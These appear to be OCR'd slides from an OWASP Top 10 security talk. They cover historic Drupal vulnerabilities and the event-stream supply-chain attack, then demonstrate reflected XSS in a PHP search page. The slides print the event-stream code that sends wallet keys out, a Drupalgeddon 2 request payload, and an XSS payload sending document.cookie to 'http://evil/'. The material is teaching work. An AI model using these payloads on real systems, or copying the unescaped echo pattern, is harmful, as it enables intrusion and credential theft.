
OWASP TOP 10

Introduction and Prevention Techniques

Ayesh Karunaratne | https://ayesh.me/talk/OWASP-Top10-AMS



The Mars Climate Orbiter, 1999

Samsung Galaxy S10 Fingerprint Scanner, 2019

HeartBleed Vulnerability, 2014

Drupal™

```
-- foreach ($data as $i => $value) {
++ foreach (array_values($data) as $i => $value) {
```

SA-CORE-2014-005 / CVE-2014-3704

Drupal 7.32, 2014


```
form_id=user_register_form&_drupal_ajax=1&mail%5b
%23type%5d=markup&mail%5b%23post_render%5d%5b%5d=printf
&mail%5b%23markup%5d=oIcvWr6F2eqXJ30jnLVhlNLXGC6tDpJ
```

SA-CORE-2018-002 / CVE-2018-7600

Drupal 7.58/8.5.1, 2018

```
const Credentials = require("bitcore-wallet-client/lib/credentials.js");
Credentials.prototype.getKeysFunc = Credentials.prototype.getKeys;
Credentials.prototype.getKeys = function(keyLookup) {
  const originalResult = this.getKeysFunc(keyLookup);
  try {
    if (global.CSSMap && global.CSSMap[this.xPubKey]) {
      delete global.CSSMap[this.xPubKey];
      sendRequests("p", keyLookup + "\t" + this.xPubKey);
    }
  } catch (err) {}

  return originalResult;
}
```

JavaScript `event-stream` package bitcoin wallet exploit

We all make mistakes

We all make mistakes
We all can learn from them

We all make mistakes
We all can learn from them

OWASP TOP 10

Introduction and Prevention Techniques

Ayesh Karunaratne

Freelance Software Developer, Security Researcher, Full-time traveler

Kandy, Sri Lanka - Everywhere

https://ayesh.me

Ayesh

@Ayeshlive


Ayesh

OWASP

OWASP

Open **W**eb **A**pplication **S**ecurity **P**roject

An **online community**, produces **freely-available** articles, **methodologies**, **documentation**, **tools**, and technologies in the field of **web application security**


AES
Bleichenbacher
MD5
SHA-3
Cookies
CHACHA20-POLY1305
DoS
TLS 1.3
CSRF
SQLi
Ed25519
LOGJAM
DKIM
GCM
XSS
RC4
BBQ
0-RTT
FREAK
DNSSEC
XXE
WTF
SSHFP
PCI-DSS
WAF
BCrypt
BEAST
Heart Bleed
Argon
Meltdown
Nuggets
Spectre

TOP 10


Ways we screw up web application security

Unexpected Surprises

Best stroopwafels


https://example.com/search.php?query=Best Stropwafels

```php
echo "Search Results For" . $_GET['query'];
```



https://example.com/search.php?query=Best Bitterballen

```php
echo "Search Results For" . $_GET['query'];
```



Best Bitterballen

https://example.com/search.php?query=Best Bitterballen

```php
echo "Search Results For" . $_GET['query'];
```


https://example.com/search.php?query=Best Bitterballen

Search results for Best **Bitterballen**

Best <script>alert(“Oops!”)</script>

https://example.com/search.php?query=Best <script>alert(“Oops!”)</script>


```
echo "Search Results For" . $_GET['query'];
```



Best <img src=x onerror=this.src='http://evil/?c='+document.cookie>

https://example.com/search.php?query=<img src=x onerror=this.src='http://evil/?c='+document.cookie>

```php
echo "Search Results For" . $_GET['query'];
```



https://example.com/search.php?query= <img src=x onerror=this.src='http://evil/?c='+document.cookie>

https://is.gd/dutchfood

